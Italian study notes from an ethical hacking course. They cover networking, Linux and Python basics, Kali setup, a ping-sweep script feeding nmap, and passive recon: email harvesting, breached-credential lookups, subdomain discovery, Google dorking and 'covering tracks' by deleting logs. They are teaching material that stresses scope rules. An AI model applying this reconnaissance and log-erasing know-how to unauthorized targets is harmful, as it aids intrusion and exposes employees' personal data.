



# Ethical Hacking

## RISORSE DEL CORSO

<https://github.com/TCM-Course-Resources/Practical-Ethical-Hacking-Resources>

### ▼ Cosa installare

#### ▼ Note keeping App

- KeepNote
- CherryTree
- Joplin
- OneNote
- Notion 😊

#### ▼ ScreenShot

- GreenShot

- FlameShot (Linux)

## ▼ Ripasso teorico

### Ripasso Teorico

#### ▼ IP



Serve per comunicare al livello 3 (rete)

Sono 4 ottetti

**NAT:**

traduce indirizzi IP privati in indirizzi pubblici

#### ▼ MAC



Serve per comunicare al livello 2 (Data)

- Le prime 3 coppie identificano → il device
- Le ultime 3 coppie identificano →

#### ▼ TCP-UDP



Sono i 2 protocolli del livello 4 (trasporto)

#### ▼ PROTOCOLLI E PORTE COMUNI

- TCP
  - FTP (21)
  - SSH (22)
  - Telnet (23)
  - SMTP (25)
  - DNS (53)
  - HTTP (80) / HTTPS (443)
  - POP3 (110)
  - SMB (139 + 445)
  - IMAP (143)
- UDP
  - DNS (53)
  - DHCP (67, 68)
  - TFTP (69)
  - SNMP (161)

## ▼ OSI MODEL


- 1° Fisico** → cavi
- 2° Dati** → switching e MAC
- 3° Rete** → routing e IP
- 4° Trasporto** → TCP-UDP
- 5° Sessione** → controllo comunicazione
- 6° Presentazione** → JPEG, MOV
- 7° Applicazione** → HTTP, SMTP

## ▼ SUBNETTING

### Professor Messer - Seven Second Subnetting

Subnetting with (almost) zero math. In seven seconds or less! This is the subnetting procedure I use when taking a certification exam. If you're looking for a way to subnet that is

 <https://www.youtube.com/watch?v=ZxAwQB8TZsM>



**Netmask:**

- bit a 1 identificano → la RETE
- bit a 0 identificano → l'HOST

Es:

Maschera /24 =

**255.255.255.0 = 11111111.11111111.11111111.00000000**

- 24 bit identificano la rete
- $32 - 24 = 8$  bit identificano l'host  
⇒

$$2^8 = 256 \text{ host indirizzabili}$$

Più precisamente:

ho 254 host indirizzabili → - 1° indirizzo identifica la rete

- Ultimo indirizzo è quello di broadcast

### Tabella per subnetting:

X [Subnet-G https://docs.google.com/spreadsheets/d/1ETKH31-E7G-7ntEOIWGZcDZWuuukmeHFe/edit?usp=drivesdk&ouid=108001927000218981956&rtpof=true&sd=true](https://docs.google.com/spreadsheets/d/1ETKH31-E7G-7ntEOIWGZcDZWuuukmeHFe/edit?usp=drivesdk&ouid=108001927000218981956&rtpof=true&sd=true)

### Esempi esercizi subnetting:

	Subnet	Hosts	Network	Broadcast
192.168.1.0/24	255.255.255.0	254	192.168.1.0	192.168.1.255
192.168.1.0/28	255.255.255.240	14	192.168.1.0	192.168.1.15
192.168.1.16/28	255.255.255.240	14	192.168.1.16	192.168.1.31
192.168.0.0/23	255.255.254.0	510	192.168.0.0	192.168.1.255
192.168.2.0/23	255.255.254.0	510	192.168.2.0	192.168.3.255
192.168.0.0/22	255.255.252.0	1022	192.168.0.0	192.168.3.255
192.168.1.0/26	255.255.255.192	62	192.168.1.0	192.168.1.63
192.168.1.0/27	255.255.255.224	30	192.168.1.0	192.168.1.31

## ▼ Macchine virtuali

[Download VMware Workstation Player | VMware](#)



Download VMware Workstation Player for free today to run a single virtual machine on a Windows or Linux PC, and experience the multi-functional capabilities.

 <https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html>

## ▼ Installare VirtualBox

[Downloads - Oracle VM VirtualBox](#)

Here you will find links to VirtualBox binaries and its source code. By downloading, you agree to the terms and conditions of the respective license. If you're looking for the latest

 <https://www.virtualbox.org/wiki/Downloads>




Installare le estensioni di VirtualBox:

1) Dal sito scarica l'estensione

**VirtualBox 6.1.38 Oracle VM VirtualBox Extension Pack**


- [All supported platforms](#)

2) Apri VirtualBox, clicca su **Preferenze** e poi **Estensioni**



### Settare il NAT:

- 1) Sempre sulle preferenze vai su, Rete, aggiungi nuova rete con Nat (tasto a dx)
- 2) Setta in questo modo:




**⚠ Se impostiamo la rete con il NAT**

⇒

TUTTE le macchine virtuali devono essere settate con il NAT che abbiamo impostato:

- apri le impostazioni della macchina
- clicca su Rete, seleziona Rete con NAT e NatNetwork



## ▼ Installare Kali Linux

### Get Kali | Kali Linux

A Kali Linux Live image on a CD/DVD/USB/PXE can allow you to have access to a full bare metal Kali install without needing to alter an already-installed operating system. This allows for quick easy access to the Kali toolset with all the advantages of a bare metal install.

🔗 <https://www.kali.org/get-kali/#kali-virtual-machines>

- 1) Scarica la versione corretta (VirtualBox 64bit)
- 2) Estrai lo zip in una cartella
- 3) Clicca sul file nella foto (creerà automaticamente una macchina)

Nome	Ultima modifica	Tipo	Dimensione
kali-linux-2022.3-virtualbox-amd64	08/08/2022 12:30	VirtualBox Machin...	3 KB
kali-linux-2022.3-virtualbox-amd64	08/08/2022 12:30	Virtual Disk Image	12.071.233 ...

4) Apri le impostazioni

5) Imposta memoria RAM, n° processori e come rete la **rete con NAT**

## ▼ Kali Linux



### BEST PRACTICE:

non avere sulla propria macchina utenti con privilegi di root  
(così che in caso venissero bucati non avrebbero accesso a niente di privilegiato)

⇒

Se ho bisogno di fare operazioni con i permessi di root uso

`sudo`

⇒

Prima cosa da fare è cambiare la password dello user kali: (user di default)

`passwd`

## ▼ Sudo



`sudo` = Super User DO

`sudo comando`

Esegue il comando con i permessi di root

**Per passare allo user root:**

`sudo su -` (su = super user)

kali è lo user di default:



- Non è uno user con i permessi di root
- Per eseguire comandi con permesso di root serve `sudo`

## ▼ Terminale e FS



1° `kali` = è il nostro user

2° `kali` = è il nostro host name (nome del pc)

[~] = indica la directory corrente



~ = /home/kali (varia da sistema a sistema)



Questo sito spiega il comando e le opzioni che gli diamo in input

[explainshell.com - match command-line arguments to their help text](https://explainshell.com/)

match command-line arguments to their help text

🔗 <https://explainshell.com/>

`pwd` → stampa la directory corrente

`cd` → cambia la directory



Se specifico un percorso completo posso accedere ad una cartella anche se non [ contenuta nella cartella corrente

`CTRL + L` → pulisce il terminale

`ls` → mostra contenuto di una directory

`ls -la` → lista tutto compresi i file nascosti (**a**) e in formato lungo (**l**)

`man comando` → documentazione del comando

`comando --help` → simile

`echo "Stampa il messaggio su console"` → stampa il contenuto tra "" sul terminale

`mv file percorso destinazione` → sposta il file dal suo percorso di origine a quello di destinazione

`locate file.estensione` → stampa il percorso del file



Bisogna aggiornare il DB per usare locate:

`sudo updatedb` prima di usare locate

`passwd` → serve per cambiare la password dell'utente

## ▼ Permessi

`chmod` = change mode

<https://s3-us-west-2.amazonaws.com/secure.notion-static.com/15742345-f26f-4cc0-9abd-f7c956d08310/1.pdf>

Lista dei numeri:

chmod numbers		
Number	Permissions	Totals
0	---	0+0+0
1	--x	0+0+1
2	-w-	0+2+0
3	-wx	0+2+1
4	r--	4+0+0
5	r-x	4+0+1
6	r w-	4+2+0
7	r wx	4+2+1

## ▼ Aggiungere utenti

`sudo adduser nomeUtente`

`su nomeUtente` → cambi utente

## ▼ Comandi per Network

`ifconfig` → info di rete

`ip a` → = MA NUOVO, colora gli indirizzi IP e MAC

`iwconfig` → info rete wireless

`arp -a` → associa IP al relativo MAC

`ip n` → = MA NUOVO

`route` → mostra le tabelle di routing

`ip r` → = MA NUOVO

`ping ip/url` → verifico se un host è UP inviando pacchetti ICMP

(alcuni sistemi filtrano i pacch ICMP e li disabilitano ⇒ non è detto che

se host non è raggiungibile con ping allora sia DOWN)

`netstat` → identifica porte e servizi aperti

## ▼ Gestione file

```
echo "ciao" > prova.txt → salva in un file di testo la parola ciao  
SE il file contiene altre cose ⇒ LO SOVARSCRIVE
```

```
echo "ciao22" >> prova.txt → fa l'append della scritta senza sovrascrivere
```

```
touch file.txt → crea file
```

## COMANDI PER MODIFICARE FILE:

```
nano
```

```
vim
```

```
:i per scrivere
```

```
:wq per chiudere salvando le modifiche
```

```
:q! per chiudere senza salvare
```

```
vi
```

```
mousepad file.txt → apre un editor di testo
```



Tutti questi comandi per modificare file non richiedono che il file dato in input esista. Se scrivo un file che non esiste e lo salvo ⇒ il file verrà creato

## ▼ Start-Stop Service

```
sudo service SERVIZIO start/stop/restart
```

```
sudo service systemctl enable SERVIZIO → avvia il servizio al boot del pc
```

Per creare al volo un web server e poter scaricare da qualsiasi altro host file del nostro pc:

```
sudo python3 -m http.server 80 (usa un modulo predefinito che crea un server http)
```

```

Not secure | 192.168.5.2
(3) Facebook YouTube Twitch Accedi Google WhatsApp Telegram Ariel DeepL vR V

Directory listing for /
simone@simone-hp: ~
(simone@simone-hp) [~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.5.2 - - [27/Jan/2023 17:10:24] "GET / HTTP/1.1" 200 -

```

## ▼ Installing-Updating tool

Quando installiamo un tool → scarichiamo una repository

⇒

`sudo apt update && apt upgrade` → serve per fare l'update e l'upgrade delle repository sul FS



### ALCUNI COMANDI PER ESSERE ESEG RICH DI BE ROOT:

non basta digitare sudo, ma bisogna aprire una shell come utente sudo



### ESEGUIRE QUESTI COMANDI PUO' ROMPERE ALCUNI TOOL

`sudo apt install nometool` → installa un tool

`git clone urlRepositoryGitHub` → scarica tutti i file della repository e crea una cartella con dentro tutti i file

## **A SU KALI:**

alcuni tool alle ultime versioni non funzionano

⇒

esiste un tool che esegue l'update e upgrade dei tool alle versioni corrette

```
sudo git clone https://github.com/Dewalt-arch/pimpmykali
```

```
cd pimpmykali
```

```
sudo ./pimpmykali.sh
```

- digita

N se è la prima volta che lo esegui

- ora farà l'upgrade alle versioni corrette

## **CAMBIAMENTI IMPORTANTI ROOT:**

fino a kali 2019 → l'utente predefinito era root

da kali 2020 → utente predefinito è kali

Il tool chiederà se si vuole ripristinare la possibilità di loggarsi come root:

è pericoloso

(se decidi di sì, digita N quando chiede se vuoi copiare tutti i file da /home/kali)

## **▼ Bash Scripting**

Scriviamo uno script usando il comando ping:

Quando pingiamo un host vediamo questo:

```
(simone@simone-hp) [~]
$ ping 192.168.5.1 -c 1
PING 192.168.5.1 (192.168.5.1) 56(84) bytes of data.
64 bytes from 192.168.5.1: icmp_seq=1 ttl=64 time=1.67 ms

--- 192.168.5.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.672/1.672/1.672/0.000 ms

(simone@simone-hp) [~]
$ ping 192.168.5.3 -c 1
PING 192.168.5.3 (192.168.5.3) 56(84) bytes of data.
From 192.168.5.2 icmp_seq=1 Destination Host Unreachable

--- 192.168.5.3 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
```

Se host attivo ⇒ la riga inizia con 64 bytes

Se host down ⇒ la riga inizia con From ...

Salviamo il risultato del primo ping in un file:

```
ping 192.168.5.1 -c 1 > /home/simone/Desktop/ping.txt
```

Scriviamo una pipe che estrae solo l'ip dall'output del comando ping:

```
(simone@simone-hp) [~/Desktop/Esercizi]
$ cat ping.txt | grep "64 bytes" | cut -d " " -f 4 | tr -d ":"
```

`grep "64 bytes"` → seleziona solo la linea che contiene quella stringa

```
(simone@simone-hp) [~/Desktop/Esercizi]
$ cat ping.txt | grep "64 bytes"
64 bytes from 192.168.5.1: icmp_seq=1 ttl=64 time=1.89 ms
```

`cut -d " " -f 4` → taglia dalla stringa usando il delimitatore space

⇒ estrai la parola prima del 4° spazio

```
(simone@simone-hp) [~/Desktop/Esercizi]
$ cat ping.txt | grep "64 bytes" | cut -d " " -f 4
192.168.5.1:
```

`tr -d ":"` → togli dalla stringa il :

⇒

```
(simone@simone-hp) [~/Desktop/Esercizi]
$ cat ping.txt | grep "64 bytes" | cut -d " " -f 4 | tr -d ":"  
192.168.5.1
```

### Scriviamo un bash script chiamato ipsweep.sh

```
#!/bin/bash
# VERSIONE 1
for ip in `seq 1 254`; do
ping -c 1 192.168.5.$ip | grep "64 bytes" | cut -d " " -f 4 | tr
done
#così funziona: cicla per ogni variabile ip da 1 a 254 ed esegue

# VERSIONE 2
for ip in `seq 1 254`; do
ping -c 1 $1.$ip | grep "64 bytes" | cut -d " " -f 4 | tr -d ":"  
done
# Quando lanciamo lo script digitiamo ./ipsweep.sh
# $0 equivale a ipsweep.sh
# $1 evivale al 1° argomento passato => se passo un ip tipo 192.1
# + generico

# VERSIONE 3
if [ "$1" == "" ]
then
echo "Hai dimenticato l'IP"
echo "Syntax: ./ipsweep.sh 192.168.5"

else
for ip in `seq 1 254`; do
ping -c 1 $1.$ip | grep "64 bytes" | cut -d " " -f 4 | tr -d ":"  
done
fi
# Fa un controllo sul parametro passato, se non lo si passa avvis
```

**⚠** il “`&`” finale rende il ciclo for non sequenziale  
⇒ permette l'esecuzione // (quindi + veloce)

COSA SI PUO' FARE CON QUESTO SCRIPT:

Per esempio si può:

- salvare il risultato dello script in un file di testo e
- darlo poi in pasto ad nmap così che esegua la scansione su tutti gli host dello script

⇒

```
./ipsweep.sh 192.168.5 > IPs.txt
for ip in $(cat IPs.txt); do nmap $ip & done
```

## ▼ Python

 Se come prima riga metti `#!/bin/python3` ⇒  
puoi lanciare il programma da terminale con .  
`/nomeProgramma.py`

## ▼ Stringhe

```
#!/bin/python3
stringa = "Ciao a tutti"
print(stringa.upper()) # CIAO A TUTTI
print(stringa.lower()) # ciao a tutti
print(stringa.title()) # Ciao A Tutti
print(len(stringa)) # 12
```

## ▼ Functions

```
#!/bin/python3
```

```

# funzione senza parametri
def who_am_i():
    name = "Simone" #variabile locale
    age = 22
    print("Mi chiamo " + name + " e ho " + str(age) + " anni")

who_am_i() #chiamo funzione
# Mi chiamo Simone e ho 22 anni

# funzione con parametri e PRINT
def add(x, y):
    print(x + y)

add(4, 3) # 7

# funzione con parametri e RETURN
def addReturn(x, y):
    return(x + y)

addReturn(4, 3)           # NON STAMPA NULLA
print(addReturn(4, 3))   # BISOGNA USARE PRINT

```

## ▼ Conditional Statements

```

#!/bin/python3
def condizioneIF(variabile):
    if (variabile > 0 )
        return "Qualcosa"
    elif (variabile < 0)
        return "Qualcos'altro"
    else:
        return "Qualcos'altro ancora"

print(condizioneIF(10))

```

## ▼ Array

```

#!/bin/python3
array = ["ciao", "a", "tutti", "come", "va"]
print(array[2:])    # stampa dal 3° elemento in poi
print(array[:2])    # stampa tt gli elementi prima del 3° inclusi
print(array[0:2])   # stampa dal 1° al 3° escluso
print(array[-1])    # stampa l'ultimo

print(len(array))  # stampa il numero di elementi
print(array)

array.append("?)")  # aggiunge un elemento
print(array)

array.insert(3, ",") # aggiunge come 4° elemento ,
print(array)

array.pop(3)         # elimina il 4° elemento
print(array)

array2 = ["CIAO", "A", "TUTTI"]
arrayUnito = array + array2
print(arrayUnito)

```

## ▼ Tuple

```

#!/bin/python3
voti = ("1", "2", "3", "4", "5", "6", "7", "8", "9", "10")

# tuple sono array IMMUTABILI

```

## ▼ Loop

```

#!/bin/python3

array = ["1", "2", "3", "4", "5"]
# FOR LOOP
for var in array:

```

```
    print(var)

i = 0
# WHILE LOOP
while(i < 10):
    print(i)
    i+=1
```

## ▼ Advanced String

```
#!/bin/python3

stringa = "Ciao"
print(stringa[0]) # stampa 1° ch
print(stringa[-1]) # stampa ultimo ch
# VALGONO = REGOLE DEGLI ARRAY

frase = "Questa è una frase"
print(frase[:3])
print(frase.split()) # trasforma stringa in array, il default

arraySplit = frase.split()
stringaSplit = ' '.join(arraySplit) # ritrasforma l'array in s
print(stringaSplit)

escapeApici = "Lui disse: \"Ciao a tutti\""
print(escapeApici)

spazi = "      ciao"
print(spazi.strip()) # toglie extra spazi

print("A" in "Apple") # True
print("a" in "Apple") # False

# CONCATENARE STRINGHE IN PRINT
x = "tutti"
print("Ciao a {}".format(x))
print(f"Ciao a {x}")
```

```
print("Ciao a %s" % x)
# stampa sempre "Ciao a tutti"
```

## ▼ Dictionaries

```
#!/bin/python3

dizionario = {"key":"value"}
print(dizionario)

# Aggiungere coppia chiave valore 1°
dipendenti = {"IT":["Simo", "Andre"], "HR":["Giulia", "Maria"]}
dipendenti["Legal"] = ["Antonio"]
print(dipendenti)
# {'IT': ['Simo', 'Andre'], 'HR': ['Giulia', 'Maria'], 'Legal': ['Antonio']}

# Aggiungere coppia chiave valore 2°
dipendenti.update({"Sales":["Marco"]})
print(dipendenti)

# Ottenere Valore
print(dipendenti.get("IT")) #['Simo', 'Andre']
```

## ▼ Socket

```
#!/bin/python3
import socket

HOST = "127.0.0.1"
PORT = 7777

# Crea una socket
# AF_INET = ipv4
# SOCK_STREAM = TCP
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
```

```

--(simone@simone-hp) -[~/Desktop/Esercizi]
└$ nc -nvlp 7777
Listening on 0.0.0.0 7777
Connection received on 127.0.0.1 55924

--(simone@simone-hp) -[~/Desktop/Esercizi]
└$ 

```

```

ethical Hacking > ✎ sockets.py > ...
1  #!/bin/python3
2  import socket
3
4  HOST = "127.0.0.1"
5  PORT = 7777
6
7  # Crea una socket
8  # AF_INET = ipv4
9  # SOCK_STREAM = TCP
10 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11 s.connect((HOST, PORT))

```

nc è netcat, tool usato per vedere se c'è qualcuno sulla porta 7777

## ▼ Simple Port Scanner

<https://github.com/simone-tufariello/simpleScanner>

## ▼ Input

```

#!/bin/python3

name = input("Enter name: ")
print(f"Hello {name}")

# INT
x = float(input("inserisci un numero: "))
y = float(input("inserisci un altro numero: "))
print(f"Somma={x+y}")

```

## ▼ File

```

#!/bin/python3

# Aprire un file
mesi = open("file/mesi.txt")
print(mesi) # Restituisce il nome, la modalità (lettura) e la posizione del cursore

# ----- LEGGERE UN FILE -----
print(mesi.read()) # Legge tutto il file
mesi.seek(0)        # RITORNA alla prima riga
print()

```

```

print(mesi.readline()) # Legge una sola linea
print(mesi.readline()) # Legge una sola linea
mesi.seek(0)
print()

print(mesi.readlines()) # Stampa un array con tanti elementi quanti righe ci sono nel file
mesi.seek(0)
print()

for mese in mesi:
    print(mese.strip()) #Strip rimuove gli spazi tra una riga e l'altra

mesi.close()
# ----- SCRIVERE SU UN FILE -----
giorni = open("file/giorni.txt", "w")
giorni.write("\n Lunedì")
giorni.write("\n Martedì")
giorni.close()
# Se eseguo il programma 2 volte:
# mesi.txt conterrà --> Lunedì, Martedì

# Se riavvio il programma verrà fatto OVERRIDE del file
# Usando invece la modalità "a" verrà fatto l'APPEND
giorni = open("file/giorni.txt", "a")
giorni.write("\n Lunedì")
giorni.write("\n Martedì")
giorni.close()
# Se eseguo il programma 2 volte:
# mesi.txt conterrà --> Lunedì, Martedì, Lunedì, Martedì

```

## ▼ Classi e Oggetti

```

# Crea file "dipendenti"
#!/bin/python3
class ClasseDipendenti:
    def __init__(self, name, role, salary, yearExp):
        self.name = name

```

```

        self.role = role
        self.salary = salary
        self.yearExp = yearExp

    def isPensionabile(self):
        if self.yearExp >= 20:
            return True
        else:
            return False

# Crea file principale
#!/bin/python3
from dipendenti import ClasseDipendenti

dipend1 = ClasseDipendenti("Simone", "Sec IT", 500000, 10)
dipend2 = ClasseDipendenti("Gabriele", "CIO", 500000, 20)
print(dipend1.name) # Simone
print(dipend2.role) # CIO
print(dipend1.isPensionabile()) # False
print(dipend2.isPensionabile()) # True

```

## ▼ Progetto Shoes Finale

## ▼ 5 Stage Ethical Hacking

### 1. Reconnaissance (Information Gathering)

Si divide in:

- **Passiva** → Raccogli info senza fare nulla di attivo sul target.  
(es cerchi su google il sito web, img ...)
- **Attiva** → Raccogli info attivamente sul target ⇒ equivale praticamente alla seconda fase

### 2. Scanning and Enumeration

**Scanning** → si usando tool come Nmap, Nessus, Nikto

l'obiettivo è raccogliere quante + info sul target (porte aperte, vulnerabilità...)

**Enumeration** → verifico i risultati dello scanning per trovare informazione utili

### 3. **Exploitation (gaining access)**

Si cerca di entrare nel sistema del target

### 4. **Maintining Access**

Si cerca di mantenere l'accesso al sistema (es cosa faccio se va off)

### 5. **Covering Tracks**

Elimino qualsiasi traccia di quello che ho fatto rimuovo (malware, tool, log, account ...)

## ▼ Information Gathering (Passive recon)



### Location Information

- Satellite images
- Drone recon
- Building layout (badge readers, break areas, security, fencing)



### Job Information

- Employees (name, job title, phone number, manager, etc.)
- Pictures (badge photos, desk photos, computer photos, etc.)

E' utile raccogliere informazioni:

- Fisicamente → Se possibile
- Online

Fasi da fare in caso di web/host penetration testing:

	Target Validation	WHOIS, nslookup, dnsrecon
	Finding Subdomains	Google Fu, dig, Nmap, Sublist3r, Bluto, crt.sh, etc.
	Fingerprinting	Nmap, Wappalyzer, WhatWeb, BuiltWith, Netcat
	Data Breaches	HavelBeenPwned, BreachParse, WeLeakInfo

1 → verifica del target, ovvero controllare se stiamo attaccando la persona corretta,  
es verifica

se l'IP è corretto

2 → In caso di attacco web controlla se esistono subdomain

3 → Verifica quali servizi e versioni sono up sul target, porte aperte

4 → Controlla se ci sono state dei data breach che hanno info utili

## ▼ Identificazione del target

Useremo Bucrowd come piattaforma per scegliere il nostro target.

Se un servizio è presente su Bucrowd ⇒ si ha la possibilità di provare ad attaccarli

Esempio è Tesla

**A** Bisogna sempre leggere il programma così da essere sicuri di rispettare i vincoli imposti

**Program details**

**OUT OF SCOPE**

**X Out of scope**

Any domains from acquisitions, such as maxwell.com

Website Testing

employeefeedback.tesla.com

Website Testing


## ▼ Discovering Email

### i OSINT

Find email addresses in seconds \* Hunter (Email Hunter)

The Domain Search provides a list of the people working in a company with their name and email address, all found on the web. With 100+ million email addresses indexed, effective

👉 <https://hunter.io/>



Phonebook.cz


**A** You need to login via intelx.io Single Sign-On in order to use this application. This service is 100% free.

👉 <https://phonebook.cz/>

### Email Finder: Free 50 Verified Email Addresses - VoilaNorbert

Frequently Asked Questions There are many ways how to find someone's email address online... You could check their about page, dig through their social media accounts, or even make a blind guess.

👉 <https://www.voilanorbert.com/>



### Clearbit Connect: Free, Verified B2B Emails

Instantly find emails for the right contacts at the right companies - for free

👉 <https://chrome.google.com/webstore/detail/clearbit-connect-free-ver/pmnhcgcfcacfncnbengdcanjablaabjpl0>

<https://tools.emailhippo.com/>

### Email Checker

A simple tool to check whether an email address exists. Email Checker is a nice little tool that helps you find out whether an email address is valid or not, within a second. Email Checker is a simple little tool for verifying an email address. It's free and quite easy to use.

👉 <https://email-checker.net/>

## ▼ Breach Credentials

<https://www.dehashed.com/>

## ▼ Web Information Gathering

### ▼ Subdomain

Tool utile è sublist3r

```
sudo apt install sublist3r
sublist3r -d dominio.com
```

Oppure:

### crt.sh | Certificate Search

Free CT Log Certificate Search Tool from Sectigo (formerly Comodo CA)

 <https://crt.sh/>

<https://github.com/OWASP/Amass>

## ▼ Identificare tecnologie web

Questi tool identificano linguaggi di programmazione, framework, cloud e altre tecnologie

### BuiltWith



Web technology information profiler tool. Find out what a website is built with.

 <https://builtwith.com/>

### Wappalyzer - Scarica l'estensione per Firefox (it)

Scarica Wappalyzer per Firefox. Identify technologies on websites

 <https://addons.mozilla.org/it/firefox/addon/wappalyzer/>

JavaScript Framework

 Nginx

Web Server

 PHP 5.3.2

Programming Language

 Piwik

## ▼ BurpSuite

BurpSuite è un → Web Proxy

⇒

Tutto il traffico passa attraverso il proxy

Se settato con firefox permette di leggere e modificare tutte le richieste e risposte inviate ad una pagina web.


Come installare Burp Suite: (Bisogna prima installare Java)

1. Scaricalo da [qui](#)
2. Apri la cartella nel terminale

3. `chmod +x burpsuite_community_linux_v2022_12_7.sh`
4. `./burpsuite_community_linux_v2022_12_7.sh`


Come usarlo:

1. Aprilo e Seleziona Temporary project e poi Use Burp Default
2. Apri Firefox e vai in Settings, in fondo in Network settings e imposta come in foto



3. Apri un'altra pagina e digita <https://burp/>
4. Clicca su CA Certificates così che verrà scaricato il certificato di Burp
5. Torna nelle impostazioni e vai su Privacy e Security, in fondo clicca su View Certificate, Clicca su Import e importa il certificato scaricato

### SELEZIONA ENTRAMBI



## ▼ Google Fu

Guarda



Cerca subdomain:

`site:tesla.com -www`

Filetype:

site:tesla.com filetype:pdf

## ▼ Social Network

Guarda

 OSINT

## ▼ Scanning and Enumeration

### ▼ Kioptrix (lvl 1)

